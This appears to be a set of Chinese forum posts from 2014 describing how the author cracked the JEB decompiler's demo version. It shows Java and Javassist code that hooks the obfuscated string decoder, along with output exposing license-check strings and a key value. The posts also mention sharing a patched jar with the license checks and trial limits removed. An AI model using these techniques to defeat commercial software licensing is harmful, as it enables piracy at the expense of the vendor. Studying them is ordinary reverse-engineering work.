            div-int/2addr       v10, v11
            goto/16             :36
:1E2
            const               v11, 0x1
            goto/16             :30
:1EC
            const               v8, 0x0
            move                v9, v8
            move/from16         v8, v9
            goto/16             :AC
.end method
```

上面的程序看起来好好负责吆！JEB's deobfuscator chimes in and decompiles it to a simple:

你妹，原来就是这么简单的程序呀：

```
// Decompiled by JEB v0.9.0 alpha

public int f(int arg2) {
    int v0 = arg2 + 1;
    return v0;
}
```

http://blog.csdn.net/u011069813/article/details/9373465

JEB 破解

标 题: JEB(破解更新 2014-07-16)
作 者: scz
时 间: 2014-07-11,17:36:08
链 接: http://bbs.pediy.com/showthread.php?t=189980

我是从道长那儿知道有这么个贴的:

http://bbs.pediy.com/showpost.php?p=1277331&postcount=12

这个帖子展开后，有人给了 Demo 版，有人给了早期 Full 版，更有高人给了 keygen。
对于最后这两位，我简直是佩服得眼泪花花的，就差黄河没倒流了。

由于已经有 keygen 了，其实我这是狗尾续貂。我干了几件无意义的事:

1. 直接把 jeb.jar 剁了，包括 License 检查、update 检查、模态对话框、过期时间检查等等
2. 把"Cannot load or save to a JEB database file"这个限制去掉了，参照 Full 版里把 Save 功能补回来

我没仔细用，所以可能有其他未处理好的地方，再就是"No copy/paste of code."尚未去掉。等我去掉了再
来更新此贴。

对混淆过的 Java 程序破解不熟，第一次剁这类程序，贻笑大方了。如有不妥，请指正。

2014-07-11 18:02 scz

擦，闹笑话了，只把 Save 补全了，Load 还没加回去。没关系，我会回来更新这个附件的。

2014-07-16 15:46 scz

附件更新，这次把 1.5 Demo 相比 1.4 Full 的限制全去掉了，包括下面这几项:

- Cannot load or save to a JEB database file
- Only a subset of methods will be decompiled
- No copy/paste of code
- Maximum running time for a single session is 1 hour

至少目前看，功能不弱于 1.4 Full 版(可能说的不对)。

有的限制是简单的判断语句，有的是没有相关调用代码，但被调函数体实际是在 Demo 版中的，参照
1.4 Full 把主调函数的代码补回来。之前提供的版本暗桩没卸完(水平有限)，这次也不敢说把暗桩卸完
了。谁要是碰上问题了再反馈吧。

1.5 Demo 版其实是"demo debug"版，如果真是"demo"版，估计我也搞不掂，二者的区别是前者
携带了行号信息。尽管混淆过了，但有行号信息，很多调试手段都可以上，没有行号信息区别大了去了。

1.4 Full 版的混淆程度要高于 1.5 Demo debug 版。

再次推荐一下 BTrace，这次破解主要就靠它了。“Bytecode Visualizer”此次作用相当有限。

这个软件好不好我并不知道，我就是借此机会试试 Java 破解手段。感谢提供 1.5 Demo debug 和 1.4 Full 的兄弟。

2014-07-16 16:06

下面有人问怎么剁的。关键是它混淆过，敏感字符串基本都藏起来了，因此要设法找到敏感字符串，比如
"License key error."。开始也不知道它们在哪儿，先在 Eclipse 里针对 exit()设断点，因为它碰到这不对那不对总要退出的，然后查看调用栈回溯。前面说了，这是个 Demo debug 版本，有行号信息，就爽在
这儿了。

```
/*  662: 450 */      if (!localoQ.dN(str1, arrayOfInt)) {
        // License key error.
/*  663: 451 */       cn.dN(rP.dN(new byte[] { 15, 6, 19, 28, 28, 26, 2, 72, 31, 69, 81, 67, 76, 82, 67, 86, 75, 2
9 }, 2, 13));
/*  664: 452 */       Ee();
```

调用栈回溯表明 Ee()在调 exit()，注意到 Ee()里面以及前面都有 rP.dN(new byte[]…)，这就比较显眼了，应该是编码字符串的解码函数。在调试器里拦截 rP.dN()，就能看到所有的敏感字符串。当然，我没这么
蠢，我用了 BTrace，直接把它们在运行过程中显示出来了。再次因为这是 debug 版本，有行号，我的
BTrace 输出爽得不能再爽。

剩下的就是慢慢触发各种判断、各种输出，一个个剁过去就是了。

由于 1.4 Full 版，可以进行类似漏洞分析中的补丁比较操作，在 1.4 Full 与 1.5 Demo debug 之间建立对应关系，查看那些缺失的功能在 1.4 中怎么实现的。意外发现这些功能的真正实现都有，只是没有调
用它们，接下来要做的就是直接在 class 上操作，补回主调代码即可。这种补，用 JBE(不是被剁的 JEB)比较合适。其实也不算意外发现，是因为道长给的那个链接里有人说他这么干了，要是他不说他干成功
过，我也不会去试着找它们。尽管那哥们只是出来秀了一下，并没有提供成品会其他介绍，但有时候就
是这样的，说成功过与不说，对后来者的区别相当大，甚至是质的差别。所以我还是很感谢他秀了这么
一下。

BTrace 是一个很正经的 Java 进程诊断分析工具，用于线上排错、性能分析等等。它利
用 HotSwap 技术将一小段用户可控代码动态注入 Java 进程中，相当于 hook。在不正经的

Java 逆向工程中 BTrace 很有用武之地。几年前我用它剁过 soapUI Pro。没用过的就去用用吧。

下面是 2012 年剁 soapUI Pro 4.5 时的贴子，里面也用了 BTrace:

http://bbs.pediy.com/showthread.php?p=1114491

2014-07-17 09:47

14) 内存使用

有些人是通过 jeb_wincon.bat 启动，它实际执行的是:

java -Xmx2048m -XX:-UseParallelGC -XX:MinHeapFreeRatio=15 -jar jeb.jar

依据 JAVA 环境不同，有可能碰上提示:

Error occurred during initialization of VM
Could not reserve enough space for object heap
Error: Could not create the Java Virtual Machine.
Error: A fatal exception has occurred. Program will exit.

这个没有别的好招，只能是不断缩减-Xmx，直至无提示。

一般情况下可以直接双击 jeb.jar 启动，相当于没有指定那三个参数，关键还是-Xmx。
如果不指定-Xmx，反编译 SuperSU.Pro.v2.00.apk、weixin21android15.apk 都没问题，
反编译 weixin45android.apk 时会触发内存耗尽异常:

```
Exception in thread "main" java.lang.OutOfMemoryError: Java heap space
    at com.sun.org.apache.xerces.internal.parsers.XML11Configuration.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.parsers.XML11Configuration.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.parsers.XMLParser.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(Unknown Source)
    at javax.xml.parsers.DocumentBuilder.parse(Unknown Source)
    at jebglobal.Nz.dN(SourceFile:34)
    at jebglobal.Nz.dN(SourceFile:27)
    at jebglobal.yx.dN(SourceFile)
    at jebglobal.yW.dN(SourceFile:705)
    at jebglobal.TT.widgetSelected(SourceFile:139)
    at org.eclipse.swt.widgets.TypedListener.handleEvent(Unknown Source)
    at org.eclipse.swt.widgets.EventTable.sendEvent(Unknown Source)
    at org.eclipse.swt.widgets.Widget.sendEvent(Unknown Source)
    at org.eclipse.swt.widgets.Display.runDeferredEvents(Unknown Source)
    at org.eclipse.swt.widgets.Display.readAndDispatch(Unknown Source)
```

```
    at jebglobal.yW.rn(SourceFile:345)
    at jebglobal.yW.dN(SourceFile:86)
    at jeb.Launcher.main(SourceFile:159)
```

这个不像是 1.5 Demo 版的暗桩，1.4 Full 版存在同样现象:

```
Exception in thread "main" java.lang.OutOfMemoryError: Java heap space
    at com.sun.org.apache.xerces.internal.parsers.XML11Configuration.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.parsers.XML11Configuration.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.parsers.XMLParser.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(Unknown Source)
    at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(Unknown Source)
    at javax.xml.parsers.DocumentBuilder.parse(Unknown Source)
    at jeb.c.b.a(Unknown Source)
    at jeb.f.aj.a(Unknown Source)
    at jeb.f.au.a(Unknown Source)
    at jeb.f.F.widgetSelected(Unknown Source)
    at org.eclipse.swt.widgets.TypedListener.handleEvent(Unknown Source)
    at org.eclipse.swt.widgets.EventTable.sendEvent(Unknown Source)
    at org.eclipse.swt.widgets.Widget.sendEvent(Unknown Source)
    at org.eclipse.swt.widgets.Display.runDeferredEvents(Unknown Source)
    at org.eclipse.swt.widgets.Display.readAndDispatch(Unknown Source)
    at jeb.f.au.v(Unknown Source)
    at jeb.f.au.a(Unknown Source)
    at jeb.Launcher.main(Unknown Source)
```

下面这样启动 1.5 Demo 版，可以成功反编译 weixin45android.apk(18.6MB):

```
"C:\Program Files (x86)\Java\jdk1.7.0_55\bin\java.exe" -Xmx1500m -XX:-UseParallelGC -
XX:MinHeapFreeRatio=15 -jar jeb.jar
```

单就 weixin45android.apk 而言，还有个小调整:

Edit->Options->Assembly->Visualization

这里缺省 threshold 是 20000，调成 39000。

装 64 位 JDK 和 swt-win64-4.3.jar，内存问题基本就不会碰上了:

```
"C:\Program Files\Java\jdk1.7.0_60\bin\java.exe" -Xmx4096m -XX:-UseParallelGC -
XX:MinHeapFreeRatio=15 -jar jeb.jar
"C:\Program Files\Java\jre7\bin\java.exe" -Xmx4096m -XX:-UseParallelGC -XX:MinHeapFreeRatio=15 -
jar jeb.jar
```

此时不指定-Xmx4096m 一般也没事，至少反编译 weixin45android.apk 无压力。

2014-07-17 17:07

wangshy 指出，http://bbs.pediy.com/showpost.php?p=1277331&postcount=12 楼层中提供的 1.4 Full 版其实是
1.4 Demo Crack 版，不是真正的 1.4 Full 版。

我是破解业余爱好者，见不多识不广，写的前文多有误导，请诸君见谅。高人真多，除了膜拜还是膜拜，内里关碍就不
多说了。
http://bbs.pediy.com/showthread.php?t=189980

用 Javassis 分析 jeb.jar

标 题: 用 Javassis 分析 jeb.jar
作 者: scz
时 间: 2014-07-30,17:45:07
链 接: http://bbs.pediy.com/showthread.php?t=190642

关于 jeb.jar，不知上下文而又对本文感兴趣的兄弟，参看:

http://bbs.pediy.com/showthread.php?t=189980

jeb.jar 的逆向工作其实已经阶段性中止了。有人提出能不能补上"Save As"功能，我是业余时间看看，如果它的功能代码本来就存在的话，等我有时间就来补上，如果不存在，以我的功力就不要指望太多了。

我最初是 Eclipse、BTrace、JD-GUI、Source Insight 相结合着把 jeb.jar 剁了，向诸君推荐 BTrace 时抱怨过一句:

BTrace 还是不够狠，不能修改参数和返回值，只能查看，可以调用 public method，可以直接修改 public member，但仍受 private 的限制。如果这些都能解决该多好。

针对我这个抱怨，有人向我推荐了 Javassist。怀着将信将疑的态度研究了一下 Javassis。

Javassist 和 BTrace 的侧重不同，仔细测试前者之后感觉前者与后者可以互补。前者在修改 class 方面足够强大，但在动态注入方面颇为鸡肋，它的 HotSwapper 实现远不如 BTrace 实用，几乎是个演示性玩具。假设目标进程已经以 jdwp 方式启动，而 Javassist 进程事后通过 HotSwapper 类 Attach 上去，reload()时会在 reload2()中抛出"failed to reload"异常。如果二者是合兵一处的，就可以 reload()。

如果不考虑动态注入，Javassis 确实是个 NB 工具，不是一般 NB，是相当 NB。不过要想爽它，建议还是把它自带教程完整读一遍，然后挨个实测。碰上各个类、方法时，更

应该看在线帮助:

http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/html/javassist/

阅读其源码倒不是特别必要。不知为何大量介绍文章在演示最无聊的 writeFile，个人经验是，只要同时搜到 Javassis 和 writeFile，这篇文章就不值得看，跳过。

扯远了，回到正题，用 Javassis 分析 jeb.jar。我这次演示用 Javassist 如何修改 jebglobal.rP.dN(byte[] paramArrayOfByte,int paramInt1,int paramInt2)。这个函数在解码被编码过的敏感字符串，比如"License key error."，你直接在反编译结果中找不到这个明文字符串，它被编码后存放了。显然那些被编码过的敏感字符串就是最好的路标，拦截 rP.dN()，将它们找出来，再结合行号信息，就比较容易理清整个流程。推荐作法是写 BTrace 脚本，自动跟踪 rP.dN()，将执行路径上的敏感字符串都解码还原出来，事实上我就是这样破解 jeb.jar 的。但我这不是被人忽悠到 Javassist 上去了么，于是我就用 Javassist 重现了 BTrace 脚本的工作。

用 Javassis 重新实现了 rP.dN()，根据需要，先输出调用栈回溯，再输出解码结果:

```
--------------------------------------------------------------------------
/*
 * javac -g -cp "javassist.jar;jeb.xxx.jar" crack_jeb_o.java
 * java -cp "javassist.jar;jeb.xxx.jar;." crack_jeb_o > crack_jeb_o.txt
 *
 * jeb.xxx.jar 就是将 jeb.jar 中 META-INF/下的 JEBKEY.*删掉，再编辑一下
 * MANIFEST.MF 得到。否则 java.lang.ClassLoader 会在安全检查时抛出异常。
 * javassist.Loader 的安全检查要弱很多，可是它有别的缺陷导致不能用于此处。
 * 最后用 jeb.xxx.jar 而不是 jeb.orig.jar，纯属无奈之举。
 *
 * 仅为 Java 逆向之 Javassist 演示代码，非最终 Loader。
 */
import javassist.*;
import jeb.Launcher;

class crack_jeb_o
{
  public static void main ( String[] argv ) throws Throwable
  {
    /*
     * 调试过程中可以在该目录下获取被修改过的 class。这条代码本身也是调
     * 试目的，可以注释掉。
     */
    CtClass.debugDump         = "./debugDump/";

    ClassPool   pool          = ClassPool.getDefault();
```

```
pool.importPackage( "jebglobal.rP" );
CtClass    old_class     = pool.get( "jebglobal.rP" );
old_class.detach();
/*
 * 由于 jeb.jar 混淆得厉害，只能用这种精确方式获取 method，否则只需要
 * 用名字即可定位 method。
 */
CtMethod   old_method    = old_class.getDeclaredMethod
(
  "dN",
  new CtClass[]
  {
    pool.get( byte[].class.getName() ),
    pool.get( int.class.getName() ),
    pool.get( int.class.getName() )
  }
);
old_class.removeMethod( old_method );
/*
 * 跟 BTrace 比，Javassist 在干这类事时简直就是渣。被迫实现 Helper.class，
 * Javasssist 内置编译器不支持 String.format()这种变长形参函数。
 *
 * 没有用 Thread.currentThread().dumpStack()，因为它向 stderr 输出，不
 * 利于分离输出，此外它的显示破坏了我的洁癖。最后用的是
 * Helper.GetStackTrace()。
 */
CtMethod   new_method    = CtNewMethod.make
(
  "public static String dN ( byte[] paramArrayOfByte, int paramInt1, int paramInt2 )" +
  "{" +
  "   String  result;" +
  "" +
  "   System.out.println( Helper.GetStackTrace() );" +
  "   result  = new rP(paramArrayOfByte, paramInt1, paramInt2).dN();" +
  "   System.out.println( Helper.hexdump( result.getBytes(), 0, result.getBytes().length, 16 ) );" +
  "   return( result );" +
  "}",
  old_class
);
old_class.addMethod( new_method );
old_class.toClass();
/*
 * ( new Loader( pool ) ).run( "jeb.Launcher", argv );
 *
```

```
     * 这里不能用 javassist.Loader，它的实现有缺陷，会导致在
     * jebglobal.eI.<clinit>(SourceFile:158)
     * 抛出异常
     * throw new RuntimeException("Could not determine the program directory")
     *
     * 被迫使用 java.lang.ClassLoader
     */
    Launcher.main( argv );
  }
}
-------------------------------------------------------------------------
/*
 * javac -g Helper.java
 */
public class Helper
{
  public static String hexdump
  (
    byte[]  buf,
    int     off,
    int     len,
    int     count
  )
  {
    String  ret = "";
    int     offset, k, j, i, m;

    if ( len <= 0 || count <= 0 || null == buf )
    {
      return( ret );
    }
    ret    += String.format( "[%d bytes] -> %d bytes per line\n", len, count );
    i      = 0;
    offset  = 0;
    m       = ( count + 1 ) / 2;
    for ( k = len / count; k > 0; k--, offset += count )
    {
      ret    += String.format( "%08X ", offset );
      for ( j = 0; j < count; j++, i++ )
      {
        if ( m == j )
        {
          ret    += String.format( "-%02X", buf[off+i] );
        }
```

```
      else
      {
         ret    += String.format( " %02X", buf[off+i] );
      }
   }
   ret    += String.format( "    " );
   i  -= count;
   for ( j = 0; j < count; j++, i++ )
   {
      if ( ( buf[off+i] >= ' ' ) && ( buf[off+i] < 0x7F ) )
      {
         ret    += String.format( "%c", buf[off+i] );
      }
      else
      {
         ret    += String.format( "." );
      }
   }
   ret    += String.format( "\n" );
}
k      = len - i;
if ( k <= 0 )
{
   return( ret );
}
ret    += String.format( "%08X ", offset );
for ( j = 0 ; j < k; j++, i++ )
{
   if ( m == j )
   {
      ret    += String.format( "-%02X", buf[off+i] );
   }
   else
   {
      ret    += String.format( " %02X", buf[off+i] );
   }
}
i     -= k;
for ( j = count - k; j > 0; j-- )
{
   ret    += String.format( "   " );
}
ret    += String.format( "    " );
for ( j = 0; j < k; j++, i++ )
```

```
    {
      if ( ( buf[off+i] >= ' ' ) && ( buf[off+i] < 0x7F ) )
      {
        ret  += String.format( "%c", buf[off+i] );
      }
      else
      {
        ret  += String.format( "." );
      }
    }
    return( ret );
  } /* end of hexdump */

  public static String GetStackTrace ()
  {
    int             i, j;
    String          ret   = "[";
    StackTraceElement[] frame  = new Throwable().getStackTrace();

    if ( null != frame )
    {
      j  = frame.length - 1;
      for( i = 1; i < j; i++ )
      {
        ret  += String.format( "\n%s", frame[i] );
      }
    }
    return( ret + "\n]" );
  } /* end of GetStackTrace */
}
```

不考虑 CtClass.debugDump，crack_jeb_o.java 实际就是个 Loader，不会静态修改 jeb.xxx.jar。

```
$ java -cp "javassist.jar;jeb.xxx.jar;." crack_jeb_o > crack_jeb_o.txt
```

弹出对话框提示输入 key 时随便输个 123456 啥的，我们的目的是找出执行过程中会有哪些敏感字符串出现。展示一下 crack_jeb_o.txt:

```
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:125)
```

```
jeb.Launcher.main(SourceFile:159)
]
[8 bytes] -> 16 bytes per line
00000000  75 73 65 72 2E 64 69 72                           user.dir
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:58)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[15 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 6C 61 6E-67 2E 43 6C 61 73 73       java.lang.Class
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:58)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[19 bytes] -> 16 bytes per line
00000000  67 65 74 50 72 6F 74 65-63 74 69 6F 6E 44 6F 6D    getProtectionDom
00000010  61 69 6E                                          ain
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:59)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[30 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 73 65 63-75 72 69 74 79 2E 50 72    java.security.Pr
00000010  6F 74 65 63 74 69 6F 6E-44 6F 6D 61 69 6E          otectionDomain
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:59)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[13 bytes] -> 16 bytes per line
00000000  67 65 74 43 6F 64 65 53-6F 75 72 63 65            getCodeSource
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:60)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
```

```
[24 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 73 65 63-75 72 69 74 79 2E 43 6F    java.security.Co
00000010  64 65 53 6F 75 72 63 65                           deSource
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:60)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[11 bytes] -> 16 bytes per line
00000000  67 65 74 4C 6F 63 61 74-69 6F 6E                 getLocation
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:61)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 6E 65 74-2E 55 52 4C              java.net.URL
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:61)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[5 bytes] -> 16 bytes per line
00000000  74 6F 55 52 49                                    toURI
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:62)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 69 6F 2E-46 69 6C 65              java.io.File
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:62)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 6E 65 74-2E 55 52 49              java.net.URI
[
```

```
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:74)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[21 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61    java.util.jar.Ja
00000010  72 46 69 6C 65                                     rFile
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:74)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 69 6F 2E-46 69 6C 65              java.io.File
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:79)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[21 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61    java.util.jar.Ja
00000010  72 46 69 6C 65                                     rFile
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:79)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[8 bytes] -> 16 bytes per line
00000000  67 65 74 45 6E 74 72 79                          getEntry
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:81)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
```

[21 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61   java.util.jar.Ja
00000010 72 46 69 6C 65   rFile
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:81)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[14 bytes] -> 16 bytes per line
00000000 67 65 74 49 6E 70 75 74-53 74 72 65 61 6D   getInputStream
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:81)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[22 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 75 74 69-6C 2E 7A 69 70 2E 5A 69   java.util.zip.Zi
00000010 70 45 6E 74 72 79   pEntry
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:83)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[19 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 69 6F 2E-49 6E 70 75 74 53 74 72   java.io.InputStr
00000010 65 61 6D   eam
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:83)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[4 bytes] -> 16 bytes per line
00000000 72 65 61 64   read
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:86)

```
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[22 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 75 74 69-6C 2E 6A 61 72 2E 4A 61    java.util.jar.Ja
00000010  72 45 6E 74 72 79                                  rEntry
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:86)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[15 bytes] -> 16 bytes per line
00000000  67 65 74 43 65 72 74 69-66 69 63 61 74 65 73       getCertificates
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:87)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[30 bytes] -> 16 bytes per line
00000000  6A 61 76 61 2E 73 65 63-75 72 69 74 79 2E 63 65    java.security.ce
00000010  72 74 2E 43 65 72 74 69-66 69 63 61 74 65          rt.Certificate
[
jebglobal.rP.dN(SourceFile)
jebglobal.lS.dN(SourceFile:87)
jebglobal.lS.dN(SourceFile:63)
jebglobal.eI.<clinit>(SourceFile:148)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  67 65 74 50 75 62 6C 69-63 4B 65 79                getPublicKey
[
jebglobal.rP.dN(SourceFile)
jebglobal.Vr.ld(SourceFile:55)
jebglobal.Vr.<clinit>(SourceFile:35)
jebglobal.eI.<clinit>(SourceFile:167)
jeb.Launcher.main(SourceFile:159)
]
[7 bytes] -> 16 bytes per line
00000000  6F 73 2E 6E 61 6D 65                               os.name
```

```
[
jebglobal.rP.dN(SourceFile)
jebglobal.Vr.ld(SourceFile:57)
jebglobal.Vr.<clinit>(SourceFile:35)
jebglobal.eI.<clinit>(SourceFile:167)
jeb.Launcher.main(SourceFile:159)
]
[7 bytes] -> 16 bytes per line
00000000  57 69 6E 64 6F 77 73                              Windows
[
jebglobal.rP.dN(SourceFile)
jebglobal.Vr.QE(SourceFile:104)
jebglobal.Vr.ld(SourceFile:58)
jebglobal.Vr.<clinit>(SourceFile:35)
jebglobal.eI.<clinit>(SourceFile:167)
jeb.Launcher.main(SourceFile:159)
]
[26 bytes] -> 16 bytes per line
00000000  77 6D 69 63 20 62 69 6F-73 20 67 65 74 20 73 65    wmic bios get se
00000010  72 69 61 6C 6E 75 6D 62-65 72                      rialnumber
[
jebglobal.rP.dN(SourceFile)
jebglobal.Vr.QE(SourceFile:125)
jebglobal.Vr.ld(SourceFile:58)
jebglobal.Vr.<clinit>(SourceFile:35)
jebglobal.eI.<clinit>(SourceFile:167)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000  53 65 72 69 61 6C 4E 75-6D 62 65 72               SerialNumber
[
jebglobal.rP.dN(SourceFile)
jebglobal.Vr.ld(SourceFile:81)
jebglobal.Vr.<clinit>(SourceFile:35)
jebglobal.eI.<clinit>(SourceFile:167)
jeb.Launcher.main(SourceFile:159)
]
[3 bytes] -> 16 bytes per line
00000000  4D 44 35                                          MD5
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:170)
jeb.Launcher.main(SourceFile:159)
]
```

[11 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 76 65 6E-64 6F 72   java.vendor
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:171)
jeb.Launcher.main(SourceFile:159)
]
[12 bytes] -> 16 bytes per line
00000000 6A 61 76 61 2E 76 65 72-73 69 6F 6E   java.version
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:172)
jeb.Launcher.main(SourceFile:159)
]
[7 bytes] -> 16 bytes per line
00000000 6F 73 2E 6E 61 6D 65   os.name
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:173)
jeb.Launcher.main(SourceFile:159)
]
[7 bytes] -> 16 bytes per line
00000000 6F 73 2E 61 72 63 68   os.arch
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:174)
jeb.Launcher.main(SourceFile:159)
]
[10 bytes] -> 16 bytes per line
00000000 6F 73 2E 76 65 72 73 69-6F 6E   os.version
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:175)
jeb.Launcher.main(SourceFile:159)
]
[9 bytes] -> 16 bytes per line
00000000 75 73 65 72 2E 6E 61 6D-65   user.name
[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:547)
jeb.Launcher.main(SourceFile:159)
]
[10 bytes] -> 16 bytes per line
00000000 75 70 64 61 74 65 2E 7A-69 70   update.zip

[
jebglobal.rP.dN(SourceFile)
jebglobal.eI.<clinit>(SourceFile:548)
jeb.Launcher.main(SourceFile:159)
]
[10 bytes] -> 16 bytes per line
00000000 75 70 64 61 74 65 2E 70-77 64   update.pwd
[
jebglobal.rP.dN(SourceFile)
jebglobal.BT.<clinit>(SourceFile:7)
jebglobal.WV.<clinit>(SourceFile:9)
jebglobal.TM.ld(SourceFile:116)
jebglobal.eI.<init>(SourceFile:193)
jebglobal.yW.<init>(SourceFile:128)
jebglobal.yW.dN(SourceFile:86)
jeb.Launcher.main(SourceFile:159)
]
[309 bytes] -> 16 bytes per line
00000000 31 31 35 30 37 39 37 30-37 39 31 39 31 35 37 36   1150797079191576
00000010 35 35 37 39 34 30 30 34-32 37 31 33 33 37 37 38   5579400427133778
00000020 35 30 31 34 30 38 35 34-31 36 35 32 34 38 39 33   5014085416524893
00000030 35 31 30 35 33 36 38 39-36 31 39 38 38 38 30 37   5105368961988807
00000040 34 39 31 30 34 36 37 36-31 37 30 34 30 31 31 35   4910467617040115
00000050 31 35 36 39 32 38 34 31-31 39 32 37 32 36 38 30   1569284119272680
00000060 35 35 35 33 32 38 34 34-32 30 37 37 35 35 32 36   5553284420775526
00000070 37 36 36 31 37 39 35 39-32 38 30 33 39 30 32 37   7661795928039027
00000080 38 32 39 34 37 32 31 37-37 39 32 37 35 33 31 34   8294721779275314
00000090 32 35 39 32 38 35 34 36-30 38 37 30 37 35 39 30   2592854608707590
000000A0 39 32 36 34 30 31 38 31-34 39 38 37 37 36 36 37   9264018149877667
000000B0 31 31 33 31 34 31 30 39-31 35 33 39 33 33 39 32   1131410915393392
000000C0 31 33 38 35 35 34 37 36-34 38 33 30 33 31 38 35   1385547648303185
000000D0 32 32 37 32 38 34 30 35-38 34 32 38 34 36 39 34   2272840584284694
